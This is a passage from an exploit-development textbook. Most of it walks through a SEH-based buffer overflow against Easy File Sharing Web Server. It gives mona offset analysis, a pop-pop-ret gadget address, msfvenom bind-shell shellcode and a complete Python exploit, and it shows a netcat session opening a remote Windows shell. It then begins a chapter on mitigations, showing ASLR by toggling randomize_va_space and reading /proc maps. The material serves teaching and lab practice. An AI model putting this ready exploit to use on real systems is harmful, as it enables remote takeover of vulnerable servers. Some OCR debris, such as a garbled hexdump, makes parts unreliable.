4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe
9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh
4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj
9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm
4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo
9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr
4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft
9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw
4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy
9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb
4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd
9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg
4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi
9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk'

s = socket.socket()
s.connect(('192.168.129.128',80))
s.send("GET " + junk + " HTTP/1.0\r\n\r\n")
s.close()
```

Close the Immunity Debugger, and re-run Easy File Sharing Web Server. Run the Immunity Debugger as an administrator and attach it to `fsws`, then run the exploit.


The application crashed; let's use `mona` to perform some analysis on our pattern:



```
00597080 90 73 48 00 30 9C 48 00 E0 9C 48 00 10 A9 48 00 sH
00597090 50 4A 49 00 A0 57 49 00 20 62 49 00 30 B3 4D 00 PJ
005970A0 10 B9 4D 00 80 CD 4D 00 20 71 4E 00 90 80 4E 00
005970B0 00 CD 4E 00 0C 93 52 00 22 93 52 00 60 93 52 00 .Í
005970C0 9E 93 52 00 DC 93 52 00 CD 2B 54 00 0A 2C 54 00 ž"
005970D0 42 2C 54 00 B6 B6 53 00 00 2F 54 00 38 2F 54 00 B,
005970E0 04 31 54 00 EA 46 54 00 80 E3 4E 00 84 49 54 00
005970F0 19 52 54 00 53 53 54 00 13 BF 53 00 36 BF 53 00
00597100 C8 56 54 00 A7 E1 53 00 D2 11 51 00 6B 21 51 00 ÈV
00597110 B0 21 51 00 1B 26 51 00 D6 26 51 00 3F 4B 51 00 °!
00597120 2A B1 51 00 F3 DF 51 00 00 00 00 00 00 00 00 00 *±
!mona findmsp
[14:28:41] Access violation when reading [386A4683]
```

`!mona findmsp`

The output of the preceding command can be seen in the following screenshot:




```
Examining registers
EAX contains normal pattern : 0x386a4637 (offset 4193)
Examining SEH chain
SEH record (nseh field) at 0x04966fac overwritten with normal pattern : 0x34664633 (offset 4061)
Examining stack (entire stack) - looking for cyclic pattern
Walking stack from 0x04965000 to 0x0497fffc (0x0001affc bytes)
0x04965fd1 : Contains normal cyclic pattern at ESP+0xd1 (+209) : offset 2, length 4998 (-> 0x04967
0x049678a9 : Contains normal cyclic pattern at ESP+0x19a9 (+6569) : offset 1, length 4999 (-> 0x04
Examining stack (entire stack) - looking for pointers to cyclic pattern
Walking stack from 0x04965000 to 0x0497fffc (0x0001affc bytes)
0x049654c8 : Pointer into normal cyclic pattern at ESP-0xa38 (-2616) : 0x04966fb0 : offset 4065, l
0x04965534 : Pointer into normal cyclic pattern at ESP-0x9cc (-2508) : 0x04966fb0 : offset 4065, l
0x049655ac : Pointer into normal cyclic pattern at ESP-0x954 (-2388) : 0x04966fb0 : offset 4065, l
0x04965768 : Pointer into normal cyclic pattern at ESP-0x798 (-1944) : 0x04966fb0 : offset 4065, l
0x04965898 : Pointer into normal cyclic pattern at ESP-0x668 (-1640) : 0x04966fac : offset 4061, l
0x04965ca4 : Pointer into normal cyclic pattern at ESP-0x25c (-604) : 0x04967040 : offset 4209, le
0x04965cdc : Pointer into normal cyclic pattern at ESP-0x224 (-548) : 0x0263f0ec : offset 0, lengt
0x04965ce0 : Pointer into normal cyclic pattern at ESP-0x220 (-544) : 0x04967030 : offset 4193, le
0x04965e4c : Pointer into normal cyclic pattern at ESP-0xb4 (-180) : 0x04967040 : offset 4209, len
0x04965edc : Pointer into normal cyclic pattern at ESP-0x24 (-36) : 0x04966fac : offset 4061, leng
0x04965eec : Pointer into normal cyclic pattern at ESP-0x14 (-20) : 0x0263f0ec : offset 0, length
0x04965f28 : Pointer into normal cyclic pattern at ESP+0x28 (+40) : 0x0263f0ec : offset 0, length
0x04965f48 : Pointer into normal cyclic pattern at ESP+0x48 (+72) : 0x04967030 : offset 4193, leng
0x04965f50 : Pointer into normal cyclic pattern at ESP+0x50 (+80) : 0x04967030 : offset 4193, leng
0x04965f54 : Pointer into normal cyclic pattern at ESP+0x54 (+84) : 0x0263f0ec : offset 0, length
0x04965f74 : Pointer into normal cyclic pattern at ESP+0x74 (+116) : 0x04967030 : offset 4193, len
0x04965f8c : Pointer into normal cyclic pattern at ESP+0x8c (+140) : 0x04967200 : offset 4657, len
0x049674d4 : Pointer into normal cyclic pattern at ESP+0x15d4 (+5588) : 0x02623f0c : offset 0, len
0x04967514 : Pointer into normal cyclic pattern at ESP+0x1614 (+5652) : 0x04967220 : offset 4689,
```

So the offset of the nSEH should be after `4061`.


Let's confirm that by restarting the application and the Immunity Debugger:

```
#!/usr/bin/python
import socket


junk = 'A'*4061
nSEH = 'B'*4
SEH = 'C'*4
pad = 'D'*(5000-4061-4-4)

injection = junk + nSEH + SEH + pad

s = socket.socket()
s.connect(('192.168.129.128',80))
s.send("GET " + injection + " HTTP/1.0\r\n\r\n")
s.close()
```


Now, let's run the exploit:




Hit *Shift* + *F9* to bypass the exception:



Get the SEH chain (*Alt* + *S*):



Let's look for the address `04AD6FAC` in the stack:



Our Bs are in the next SEH, and our Cs are in the SEH. Now, we have control over SEH for this application.

Injecting shellcode

So, this is what the **shellcode** looks like:

Junk	nSEH	SEH	Shellcode

What we need now is to set **nSEH** for a short jump operation, `\xeb\x10`, and set **SEH** with an address to the `pop`, `pop`, and `ret` operations. Let's try to find one using `mona`.


First, set the log file location in the Immunity Debugger:

```
!mona config -set workingfolder c:\logs\%p
```

Then, extract the SEH details:

```
!mona seh
```

The following screenshot shows the output for the preceding command:



We need an address without any bad characters, so open the log file from `c:\logs\fsws\seh.txt`.

Let's select one, but remember to avoid any bad characters:

```
0x1001a1bf : pop edi # pop ebx # ret  |  {PAGE_EXECUTE_READ}
[ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False,
v-1.0- (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
```

Here is our address for SEH `0x1001a1bf`:

```
SEH = '\xbf\xa1\x01\x10'
```

Now, it is time to generate and bind TCP shellcode on port `4321`:

```
$ msfvenom -p windows/shell_bind_tcp LPORT=4321 -b
'\x00\x20\x25\x2b\x2f\x5c' -f python

buf = ""
buf += "\xd9\xf6\xd9\x74\x24\xf4\x58\x31\xc9\xb1\x53\xbb\xbb"
buf += "\x75\x92\x5d\x31\x58\x17\x83\xe8\xfc\x03\xe3\x66\x70"
buf += "\xa8\xef\x61\xf6\x53\x0f\x72\x97\xda\xea\x43\x97\xb9"
buf += "\x7f\xf3\x27\xc9\x2d\xf8\xcc\x9f\xc5\x8b\xa1\x37\xea"
buf += "\x3c\x0f\x6e\xc5\xbd\x3c\x52\x44\x3e\x3f\x87\xa6\x7f"
buf += "\xf0\xda\xa7\xb8\xed\x17\xf5\x11\x79\x85\xe9\x16\x37"
```

```
buf += "\x16\x82\x65\xd9\x1e\x77\x3d\xd8\x0f\x26\x35\x83\x8f"
buf += "\xc9\x9a\xbf\x99\xd1\xff\xfa\x50\x6a\xcb\x71\x63\xba"
buf += "\x05\x79\xc8\x83\xa9\x88\x10\xc4\x0e\x73\x67\x3c\x6d"
buf += "\x0e\x70\xfb\x0f\xd4\xf5\x1f\xb7\x9f\xae\xfb\x49\x73"
buf += "\x28\x88\x46\x38\x3e\xd6\x4a\xbf\x93\x6d\x76\x34\x12"
buf += "\xa1\xfe\x0e\x31\x65\x5a\xd4\x58\x3c\x06\xbb\x65\x5e"
buf += "\xe9\x64\xc0\x15\x04\x70\x79\x74\x41\xb5\xb0\x86\x91"
buf += "\xd1\xc3\xf5\xa3\x7e\x78\x91\x8f\xf7\xa6\x66\xef\x2d"
buf += "\x1e\xf8\x0e\xce\x5f\xd1\xd4\x9a\x0f\x49\xfc\xa2\xdb"
buf += "\x89\x01\x77\x71\x81\xa4\x28\x64\x6c\x16\x99\x28\xde"
buf += "\xff\xf3\xa6\x01\x1f\xfc\x6c\x2a\x88\x01\x8f\x44\xa8"
buf += "\x8f\x69\x0e\x3a\xc6\x22\xa6\xf8\x3d\xfb\x51\x02\x14"
buf += "\x53\xf5\x4b\x7e\x64\xfa\x4b\x54\xc2\x6c\xc0\xbb\xd6"
buf += "\x8d\xd7\x91\x7e\xda\x40\x6f\xef\xa9\xf1\x70\x3a\x59"
buf += "\x91\xe3\xa1\x99\xdc\x1f\x7e\xce\x89\xee\x77\x9a\x27"
buf += "\x48\x2e\xb8\xb5\x0c\x09\x78\x62\xed\x94\x81\xe7\x49"
buf += "\xb3\x91\x31\x51\xff\xc5\xed\x04\xa9\xb3\x4b\xff\x1b"
buf += "\x6d\x02\xac\xf5\xf9\xd3\x9e\xc5\x7f\xdc\xca\xb3\x9f"
buf += "\x6d\xa3\x85\xa0\x42\x23\x02\xd9\xbe\xd3\xed\x30\x7b"
buf += "\xe3\xa7\x18\x2a\x6c\x6e\xc9\x6e\xf1\x91\x24\xac\x0c"
buf += "\x12\xcc\x4d\xeb\x0a\xa5\x48\xb7\x8c\x56\x21\xa8\x78"
buf += "\x58\x96\xc9\xa8"
```

This is what the structure of our exploit should look like:

Junk	\xeb\x10\x90\x90	\xbf\xa1\x01\x10	NOPs	Shellcode

Let's take a look at our final exploit:

```
#!/usr/bin/python
import socket

junk = 'A'*4061
nSEH='\xeb\x10\x90\x90'
SEH = '\xbf\xa1\x01\x10'
NOPs='\x90'*20

buf = ""
buf += "\xd9\xf6\xd9\x74\x24\xf4\x58\x31\xc9\xb1\x53\xbb\xbb"
buf += "\x75\x92\x5d\x31\x58\x17\x83\xe8\xfc\x03\xe3\x66\x70"
buf += "\xa8\xef\x61\xf6\x53\x0f\x72\x97\xda\xea\x43\x97\xb9"
buf += "\x7f\xf3\x27\xc9\x2d\xf8\xcc\x9f\xc5\x8b\xa1\x37\xea"
buf += "\x3c\x0f\x6e\xc5\xbd\x3c\x52\x44\x3e\x3f\x87\xa6\x7f"
buf += "\xf0\xda\xa7\xb8\xed\x17\xf5\x11\x79\x85\xe9\x16\x37"
buf += "\x16\x82\x65\xd9\x1e\x77\x3d\xd8\x0f\x26\x35\x83\x8f"
buf += "\xc9\x9a\xbf\x99\xd1\xff\xfa\x50\x6a\xcb\x71\x63\xba"
```

```
buf += "\x05\x79\xc8\x83\xa9\x88\x10\xc4\x0e\x73\x67\x3c\x6d"
buf += "\x0e\x70\xfb\x0f\xd4\xf5\x1f\xb7\x9f\xae\xfb\x49\x73"
buf += "\x28\x88\x46\x38\x3e\xd6\x4a\xbf\x93\x6d\x76\x34\x12"
buf += "\xa1\xfe\x0e\x31\x65\x5a\xd4\x58\x3c\x06\xbb\x65\x5e"
buf += "\xe9\x64\xc0\x15\x04\x70\x79\x74\x41\xb5\xb0\x86\x91"
buf += "\xd1\xc3\xf5\xa3\x7e\x78\x91\x8f\xf7\xa6\x66\xef\x2d"
buf += "\x1e\xf8\x0e\xce\x5f\xd1\xd4\x9a\x0f\x49\xfc\xa2\xdb"
buf += "\x89\x01\x77\x71\x81\xa4\x28\x64\x6c\x16\x99\x28\xde"
buf += "\xff\xf3\xa6\x01\x1f\xfc\x6c\x2a\x88\x01\x8f\x44\xa8"
buf += "\x8f\x69\x0e\x3a\xc6\x22\xa6\xf8\x3d\xfb\x51\x02\x14"
buf += "\x53\xf5\x4b\x7e\x64\xfa\x4b\x54\xc2\x6c\xc0\xbb\xd6"
buf += "\x8d\xd7\x91\x7e\xda\x40\x6f\xef\xa9\xf1\x70\x3a\x59"
buf += "\x91\xe3\xa1\x99\xdc\x1f\x7e\xce\x89\xee\x77\x9a\x27"
buf += "\x48\x2e\xb8\xb5\x0c\x09\x78\x62\xed\x94\x81\xe7\x49"
buf += "\xb3\x91\x31\x51\xff\xc5\xed\x04\xa9\xb3\x4b\xff\x1b"
buf += "\x6d\x02\xac\xf5\xf9\xd3\x9e\xc5\x7f\xdc\xca\xb3\x9f"
buf += "\x6d\xa3\x85\xa0\x42\x23\x02\xd9\xbe\xd3\xed\x30\x7b"
buf += "\xe3\xa7\x18\x2a\x6c\x6e\xc9\x6e\xf1\x91\x24\xac\x0c"
buf += "\x12\xcc\x4d\xeb\x0a\xa5\x48\xb7\x8c\x56\x21\xa8\x78"
buf += "\x58\x96\xc9\xa8"

injection = junk + nSEH + SEH + NOPs + buf

s = socket.socket()
s.connect(('192.168.129.128',80))
s.send("GET " + injection + " HTTP/1.0\r\n\r\n")
s.close()
```

Close the application and start it again. Then, run the exploit and run `nc` on port `4321`:

```
$ nc 192.168.129.128 4321
```

The output of the preceding command is shown as follows:

```
#
# python exploit.py
#
# nc 192.168.129.128 4321
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2017 Computer Media Corporation.  All rights reserved.

C:\Users\test\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::2dc0:564a:e448:f19f%11
   IPv4 Address. . . . . . . . . . . : 192.168.129.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\test\Desktop>
```

It works fine!

Summary

In this chapter, we did a real scenario on something new, which is SEH-based buffer overflow, and looked at how to get control over SEH and exploit it.

What we have done in this book so far is to just scratch the surface of this type of attack, and you should practice this more because this is not the end.

In the next chapter, we will talk about security mechanisms in systems and how to make your code safer.

12
Detection and Prevention

Finally, to the last chapter of the book. Here, we will talk about security mechanisms to prevent buffer overflow attacks. Let's divide these mechanisms into three parts:

- System approach
- Compiler approach
- Developer approach

System approach

In this part, we will talk about built-in mechanisms inside some system kernels to prevent techniques, such as ASLR, in buffer overflow attacks.

Address Space Layout Randomization (**ASLR**) is a mitigation technique against overflow attacks that randomizes memory segments, which prevents hardcoded exploits. For example, if I want to use the return-to-lib technique, I have to get the address of the function, which will be used in the attack. However, since the addresses of memory segments are randomized, the only way to do it is to guess that location, and yes, we use this technique to bypass NX protection, but not bypass ASLR.

For security geeks out there, don't worry; there are many ways to get around ASLR. Let's take a look at how ASLR really works. Open your Linux victim machine and make sure that ASLR is disabled:

```
$ cat /proc/sys/kernel/randomize_va_space
```

The output of the preceding command can be seen in the following screenshot:

```
stack@ubuntu:~$ cat /proc/sys/kernel/randomize_va_space
0
stack@ubuntu:~$
```

ASLR is disabled since the value of `randomize_va_space` is `0`. If it is enabled, set it to `0`:

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Now, let's take a look at the addressing layout for any application, for example, `cat`:

```
$ cat
```

Then, open another Terminal. Now, we need to get the PID of this process using the following command:

```
$ ps aux | grep cat
```

The output of the preceding command can be seen in the following screenshot:

```
stack      2728  0.0  0.0  11416   700 ?      S    02:01   0:00 /bin/cat
stack      5029  0.0  0.0  11416   692 pts/0  S+   07:21   0:00 cat
stack      5044  0.0  0.2  15948  2192 pts/4  S+   07:21   0:00 grep --color
```

The PID of `cat` is `5029`. Let's get the memory layout for this process:

```
$ cat /proc/5029/maps
```

The output of the preceding command can be seen in the following screenshot:

```
stack@ubuntu:~$ cat /proc/5029/maps
00400000-0040b000 r-xp 00000000 08:01 262170                             /bin/cat
0060a000-0060b000 r--p 0000a000 08:01 262170                             /bin/cat
0060b000-0060c000 rw-p 0000b000 08:01 262170                             /bin/cat
0060c000-0062d000 rw-p 00000000 00:00 0                                  [heap]
7ffff7333000-7ffff7a15000 r--p 00000000 08:01 136418                     /usr/lib/lo
7ffff7a15000-7ffff7bcf000 r-xp 00000000 08:01 530854                     /lib/x86_64
7ffff7bcf000-7ffff7dcf000 ---p 001ba000 08:01 530854                     /lib/x86_64
7ffff7dcf000-7ffff7dd3000 r--p 001ba000 08:01 530854                     /lib/x86_64
7ffff7dd3000-7ffff7dd5000 rw-p 001be000 08:01 530854                     /lib/x86_64
7ffff7dd5000-7ffff7dda000 rw-p 00000000 00:00 0
7ffff7dda000-7ffff7dfd000 r-xp 00000000 08:01 530830                     /lib/x86_64
7ffff7fdd000-7ffff7fe0000 rw-p 00000000 00:00 0
7ffff7ff6000-7ffff7ff8000 rw-p 00000000 00:00 0
7ffff7ff8000-7ffff7ffa000 r--p 00000000 00:00 0                          [vvar]
7ffff7ffa000-7ffff7ffc000 r-xp 00000000 00:00 0                          [vdso]
7ffff7ffc000-7ffff7ffd000 r--p 00022000 08:01 530830                     /lib/x86_64
7ffff7ffd000-7ffff7ffe000 rw-p 00023000 08:01 530830                     /lib/x86_64
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffffffde000-7ffffffff000 rw-p 00000000 00:00 0                          [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
stack@ubuntu:~$
```

Now, let's stop the `cat` process using *Ctrl* + *C*, and then start it again:

```
$ cat
```

Then, from another Terminal window, run the following command:

```
$ ps aux | grep cat
```

The output of the preceding command can be seen in the following screenshot:

```
stack      2728  0.0  0.0  11416   700 ?        S    02:01   0:00 /bin/cat
stack      5164  0.0  0.0  11416   692 pts/0    S+   07:30   0:00 cat
stack      5167  0.0  0.0    496     4 pts/4    D+   07:30   0:00 grep --color
```

Now, the PID of `cat` is `5164`. Let's get the memory layout for this PID:

```
$ cat /proc/5164/maps
```

The output of the preceding command can be seen in the following screenshot:

```
stack@ubuntu:~$ cat /proc/5164/maps
00400000-0040b000 r-xp 00000000 08:01 262170                    /bin/cat
0060a000-0060b000 r--p 0000a000 08:01 262170                    /bin/cat
0060b000-0060c000 rw-p 0000b000 08:01 262170                    /bin/cat
0060c000-0062d000 rw-p 00000000 00:00 0                         [heap]
7ffff7333000-7ffff7a15000 r--p 00000000 08:01 136418            /usr/lib/l
7ffff7a15000-7ffff7bcf000 r-xp 00000000 08:01 530854            /lib/x86_6
7ffff7bcf000-7ffff7dcf000 ---p 001ba000 08:01 530854            /lib/x86_6
7ffff7dcf000-7ffff7dd3000 r--p 001ba000 08:01 530854            /lib/x86_6
7ffff7dd3000-7ffff7dd5000 rw-p 001be000 08:01 530854            /lib/x86_6
7ffff7dd5000-7ffff7dda000 rw-p 00000000 00:00 0
7ffff7dda000-7ffff7dfd000 r-xp 00000000 08:01 530830            /lib/x86_6
7ffff7fdd000-7ffff7fe0000 rw-p 00000000 00:00 0
7ffff7ff6000-7ffff7ff8000 rw-p 00000000 00:00 0
7ffff7ff8000-7ffff7ffa000 r--p 00000000 00:00 0                 [vvar]
7ffff7ffa000-7ffff7ffc000 r-xp 00000000 00:00 0                 [vdso]
7ffff7ffc000-7ffff7ffd000 r--p 00022000 08:01 530830            /lib/x86_6
7ffff7ffd000-7ffff7ffe000 rw-p 00023000 08:01 530830            /lib/x86_6
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffffffde000-7ffffffff000 rw-p 00000000 00:00 0                 [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0         [vsyscall]
stack@ubuntu:~$
```

Take a look at the memory layout of both PIDs; they are exactly the same. Everything is statically allocated in memory, such as libraries, stack, and heap.

Now, let's enable ASLR to see the difference:

```
$ echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

Make sure that ASLR is enabled:

```
$ cat /proc/sys/kernel/randomize_va_space
```

The output of the preceding command can be seen in the following screenshot:

```
stack@ubuntu:~$ cat /proc/sys/kernel/randomize_va_space
2
stack@ubuntu:~$
```

Then, let's start any process, for example, `cat`:

```
$ cat
```

Then, from another Terminal window, run the following command:

```
$ ps aux | grep cat
```

The output of the preceding command can be seen in the following screenshot:

```
stack      2728  0.0  0.0  11416   700 ?        S    02:01   0:00 /bin/cat
stack      5271  0.0  0.0  11416   700 pts/0    S+   07:39   0:00 cat
stack      5273  0.0  0.2  15948  2212 pts/4    S+   07:39   0:00 grep --color
```

The PID of `cat` is `5271`. Now, read its memory layout:

```
$ cat /proc/5271/maps
```

The output of the preceding command can be seen in the following screenshot:

```
stack@ubuntu:~$ cat /proc/5271/maps
00400000-0040b000 r-xp 00000000 08:01 262170                             /bin/cat
0060a000-0060b000 r--p 0000a000 08:01 262170                             /bin/cat
0060b000-0060c000 rw-p 0000b000 08:01 262170                             /bin/cat
013f7000-01418000 rw-p 00000000 00:00 0                                  [heap]
7f2b85c32000-7f2b86314000 r--p 00000000 08:01 136418                     /usr/lib/lo
7f2b86314000-7f2b864ce000 r-xp 00000000 08:01 530854                     /lib/x86_64
7f2b864ce000-7f2b866ce000 ---p 001ba000 08:01 530854                     /lib/x86_64
7f2b866ce000-7f2b866d2000 r--p 001ba000 08:01 530854                     /lib/x86_64
7f2b866d2000-7f2b866d4000 rw-p 001be000 08:01 530854                     /lib/x86_64
7f2b866d4000-7f2b866d9000 rw-p 00000000 00:00 0
7f2b866d9000-7f2b866fc000 r-xp 00000000 08:01 530830                     /lib/x86_64
7f2b868e0000-7f2b868e3000 rw-p 00000000 00:00 0
7f2b868f9000-7f2b868fb000 rw-p 00000000 00:00 0
7f2b868fb000-7f2b868fc000 r--p 00022000 08:01 530830                     /lib/x86_64
7f2b868fc000-7f2b868fd000 rw-p 00023000 08:01 530830                     /lib/x86_64
7f2b868fd000-7f2b868fe000 rw-p 00000000 00:00 0
7ffca4580000-7ffca45a1000 rw-p 00000000 00:00 0                          [stack]
7ffca45c3000-7ffca45c5000 r--p 00000000 00:00 0                          [vvar]
7ffca45c5000-7ffca45c7000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
